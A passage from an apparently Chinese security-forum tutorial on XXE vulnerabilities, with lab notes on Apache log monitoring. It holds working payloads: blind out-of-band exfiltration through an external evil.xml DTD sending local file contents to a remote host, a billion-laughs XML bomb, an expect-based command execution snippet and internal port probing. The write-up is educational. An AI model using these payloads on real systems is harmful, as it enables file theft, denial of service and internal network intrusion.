
这里如果不是管理员，需要更改一下对目录的管理权限等，这里偷个懒权限全调至最高

```
root@lemon-virtual-machine:/var/www/html# chmod 777 /var/www/html
root@lemon-virtual-machine:/var/www/html# ll
总用量 52
drwxrwxrwx 3 root  root   4096 11月 12 12:15 ./
drwxr-xr-x 3 root  root   4096 9月   2 14:02 ../
drwxr-xr-x 2 lemon lemon  4096 11月 12 12:01 a/
-rwxrwxrwx 1 lemon lemon   101 11月 12 12:15 evil.xml*
-rw-r--r-- 1 root  root  12288 11月 12 11:57 .evil.xml.swp
-rw-r--r-- 1 root  root  10918 9月   2 14:02 index.html
-rw------- 1 root  root  12288 9月  24 23:04 .index.php.swp
```

至此准备工作完毕，下面就监控下apache的访问日志

```
root@lemon-virtual-machine:/var/www/html# tail -f /var/log/apache2/access.log
```

请求几次，发现



接下来就base64解码即可

实验完成，但为什么那，简单的解释下:

从 payload 中能看到 连续调用了三个参数实体 %dtd;%file;%send;，这就是利用先后顺序，%dtd
先调用，调用后请求远程服务器(攻击服务器)上的evil.xml，类似于将evil.xml包含进来，然后再调用 evil.xml中的 %file, %file
就会去获取对方服务器上面的敏感文件，然后将 %file 的结果填入到 %send ，再调用 %send;
把我们的读取到的数据发送到我们的远程主机上，这样就实现了外带数据的效果，完美的解决了 XXE 无回显的问题。

无回显的构造方法也有几种固定的模板，如：
一、第一种命名实体+外部实体+参数实体写法

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ENTITY % file SYSTEM "file:///c://test/1.txt">
<!ENTITY % dtd SYSTEM "http://localhost:88/evil.xml">
%dtd; %all;
]>
<value>&send;</value>
```

evil.xml文件内容为

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://localhost:88%file;'>">
```

二、第二种命名实体+外部实体+参数实体写法

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=c:/test/1.txt">
<!ENTITY % dtd SYSTEM "http://localhost:88/evil.xml">
%dtd;
%send;
]>
<root></root>
```

evil.xml文件内容为：

```
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://localhost:88/?content=%file;'>"> %payload;
```

二、DOS攻击（Denial of service：拒绝服务）

几乎所有可以控制服务器资源利用的东西，都可用于制造DOS攻击。通过XML外部实体注入，攻击者可以发送任意的HTTP请求，因为解析器会解析文档中的所有实体，所以

例如常见的XML炸弹

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
```

```
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML解析器尝试解析该文件时，由于DTD的定义指数级展开（即递归引用），`lol` 实体具体还有“`lol`”字符串，然后一个 `lol2` 实体引用了 10 次 `lol` 实体，一个 `lol3` 实体引用了 10 次 `lol2` 实体，此时一个 `lol3` 实体就含有 `10^2` ■ “`lol`”了，以此类推，lol9 实体含有 `10^8` ■ “`lol`”字符串,最后再引用`lol9`。 所以这个1K不到的文件经过解析后会占用到3G的内存,可见有多恐怖，不过现代的服务器软硬件大多已经抵御了此类攻击。

防御XML炸弹的方法也很简单禁止DTD或者是限制每个实体的最大长度。

三、命令执行

在php环境下，xml命令执行需要php装有expect扩展，但该扩展默认没有安装，所以一般来说命令执行是比较难利用，但不排除有幸运的情况咯，这里就搬一下大师傅的

```
<?php
$xml = <<<EOF
<?xml version = "1.0"?>
<!DOCTYPE ANY [
 <!ENTITY f SYSTEM "except://ls">
]>
<x>&f;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

四、内网探测

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY>
<!ENTITY xxe SYSTEM "http://127.0.0.1:80">]>
<root>
```

Warning: SimpleXMLElement::__construct(http://127.0.0.1:80) [simplexmlelement.--construct]: failed to open stream: HTTP request failed! HTTP/1.1 403 Forbidden in **D:\PHPstudys\PHPTutorial\WWW\phpaudit-XXE\SimpleXMLElement.php** on line **10**

后面的403禁止就很明显的说明了该端口是开放状态的

如果这里再尝试一下没有开放的端口，发现

Warning: simplexml_load_string(http://127.0.0.1:2) [function.simplexml-load-string]: failed to open stream: 由于连接方在一段时间后没有正确答复或连接的主机没有反应，连接尝试失败。 in **D:\PHPstudys\PHPTutorial\WWW\phpaudit-XXE\simplexml_load_string.php** on line **10**

因此也可以利用这种方法来探测内网端口以及对内网进行攻击等

总结：

通过这次学习，有get的新的知识，继续努力学习吧！

参考博客：
XXE漏洞攻防原理
XXE漏洞
推荐靶场：
phpaudit-XXE
xxe-lab

上一篇：rConfig v3.9.2 授权... 下一篇：从Kibana-RCE对nodej...

1. 0 条回复
   - 动动手指，沙发就是你的了！

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板